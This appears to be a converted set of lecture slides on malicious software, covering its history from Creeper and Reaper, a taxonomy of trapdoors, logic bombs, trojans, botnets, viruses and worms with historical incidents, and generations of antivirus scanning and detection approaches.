

Malicious software

Attacks and countermeasures



THREATS



VULNERABILITIES



ATTACKS



DEFENCES



MALICIOUS PROGRAMS

- Software threats to computer systems:
 - malicious programs that exploit vulnerabilities in computer systems to launch attacks on security and privacy
 - continuous development new types of malicious programs and countermeasures
 - Important features: propagation and self-replication
 - vulnerabilities in computer systems are almost inevitable due to their immense complexity


WHEN DID EVERYTHING START

Probably the first computer virus

Creeper (BBN, Bob Thomas, 1971) in action

```
BBN-TENEX 1.25, BBN EXEC 1.30
@FULL
@LOGIN RT
JOB 3 ON TTY12 08-APR-72
YOU HAVE A MESSAGE
@SYSTAT
UP 85:33:19    3 JOBS
LOAD AV      3.87    2.95    2.14
JOB TTY  USER      SUBSYS
1   DET  SYSTEM     NETSER
2   DET  SYSTEM     TIPSER
3   12   RT         EXEC
@
I'M THE CREEPER : CATCH ME IF YOU CAN
```

(<https://www.sentinelone.com/blog/history-of-cyber-security/>)




CREEPER VS REAPER

- Creeper was not a real computer virus, but a rather a demonstrator of a mobile and self-replicating program
- *Reaper* (BBN, soon after, Ray Tomlinson) was a self-replicating and self-propagating through the network program chasing Creeper to log it out – **first antivirus!**

Cyber arms race has started..

TAXONOMY OF MALICIOUS PROGRAMS



TRAPDOORS/BACKDOORS

- Trap door is a secret entry point into a program that allows someone that is aware of the trapdoor to gain access without going through the usual security access procedures
- Trap doors may be used legitimately during debugging and testing programs
- Trap doors become threats when they are used to gain unauthorized access



KEN'S TRAPDOOR

Ken Thompson, in his Turing Award Lecture, 1984

An example of trap door is discussed:

- modifying a C compiler can make a trap door which is almost impossible to find

Moral is obvious:

“You can't trust code that you did not totally create yourself”

LOGIC BOMB

- The logic bomb is code embedded in some legitimate program that is set to explode when certain conditions are met:
 - Presence or absence of certain files
 - Particular day of the week or data
 - Particular user running the application
- Once triggered, a bomb may alter or delete data, cause machine halt, etc.
- The case of Tim Lloyd (1996): more than 10 millions dollars damage.

TROJAN HORSES

A Trojan Horse is a useful (or apparently) useful program containing hidden code that, when invoked, performs some unwanted or harmful function.

Thompson example:

a compiler is a Trojan Horse – very difficult to discover.

Recent Zeus trojan, 2007- ... : millions computers are infected



ZOMBIES & BOTNETS

A zombie is a program that secretly takes over another Internet-attached computer and then uses that computer to launch attacks that are difficult to trace to the zombie's creator.

Zombies may be used in denial-of-service attacks or sending spam messages

Large orchestrated collections of zombies usually referred to as botnets

Example: BredoLab botnet (2009-2010) > 30 millions of computers infected

VIRUSES



A virus is a program that can “infect” other programs by modifying them



The modification includes a copy of the virus program, that can go on to infect other programs



A virus attaches itself to another program and executes secretly when the host program is run

TYPICAL VIRUS PHASES

Dormant phase: the virus is idle

Propagation phase: the virus places an identical copy of itself into other programs or into some system areas on the disk

Triggering phase: the virus is activated to perform the function for which it was intended

Execution phase: the function is performed

THEORETICAL ANALYSIS



F. Cohen, 1980s-90s: theoretical analyses of the viral mechanisms




First formal definition of computer viruses



Undecidability theorem: In general, the problem of detection of viruses is undecidable

MACRO VIRUSES AND E-MAIL VIRUSES



Macro viruses take advantage of a **macro** feature found in Word and other office applications



A macro is executable program embedded in a word document or other type of file



Auto-executing macro, that is automatically invoked (say, when opening/closing a file), without explicit user input, makes it possible to create a macro virus




Macro viruses are easily spread. A common method is by email.

INFAMOUS MELISSA VIRUS


- Typical example (from 1999) of macro virus spread via e-mail
- It makes use of MS Word macro embedded in an attachment
- If recipient opens the e-mail attachment, the Word macro is activated and
 - the virus sends itself to everyone on the mailing list in the user's e-mail application
 - the virus does local damage

WORMS

- Network **worm** programs actively use network connections to spread from systems to systems, in many cases without any user participation.
- Typically worms use:
 - Email facility
 - Remote execution capability
 - Remote login capability
 - 2005: worms propagating via Instant Messengers (MSN messenger, AOL messenger, etc).



MORRIS WORM

- Computer Worm distributed via Internet (Robert Morris, 1988)
 - Not intended to make a harm, just to highlight security flaws
 - Damage was caused by excessive replication which made many infected systems unusable
 - Est. cost of the damage \$100,000-\$10,000,000
 - thousands of computers were down for days
 - The Internet were partitioned for a few days while regional networks were cleaned
 - United States vs Morris: Robert Morris was tried and convicted, Computer Fraud and Abuse Act
- 

FROM THE CBR SURVEY

- **August 2003**, the worm Blaster and its Nachi variant caused:
- Air Canada to delay flights while it cleaned its check-in desk computers
- CSX's 23,000-mile rail network, the third-largest in North America, halted
- The administrators of The New York Times had to turn off their network while they sorted the issue out
- In government and military, Edwards Air Force Base in California conceded part of its network to Blaster
- Overall cost of damages: *many millions of dollars*

MALICIOUS SOFTWARE ATTACKS AND COUNTERMEASURES II

ANTIVIRUS APPROACHES

Prevention: do not allow a virus to get into the system (in general, impossible to achieve)

Detection: once infection has occurred, determine that it has occurred and locate the virus

Identification: once a virus is detected, identify it

Removal: once the specific virus has been identified, remove all traces of the virus and restores the infected programs to their original states

GENERATIONS OF ANTIVIRUS SOFTWARE

**First
generation:**
simple
scanners

**Second
generation:**
heuristic
scanners

**Third
generation:**
activity
traps

**Fourth
generation:**
full-featured
protection



SIMPLE SCANNERS

Require a *virus signature* to identify a virus

May detect viruses which have essentially the same structure and bit patterns in *all* copies

Signature-based scanners are limited to the detection of known viruses

May maintain a record of the length of programs and look for changes in length

HEURISTIC SCANNERS



Rely on heuristic rules to search for *probable* virus infection.




One may look for fragments of code that are *often* associated with viruses



One may use integrity checking:
Simple checksum
Encrypted hash functions


ACTIVITY DETECTION



Memory-resident programs that identify a virus by its *actions* in run time rather than by its signature or its structure



Here, it is not necessary to develop signatures and heuristics for various classes of viruses

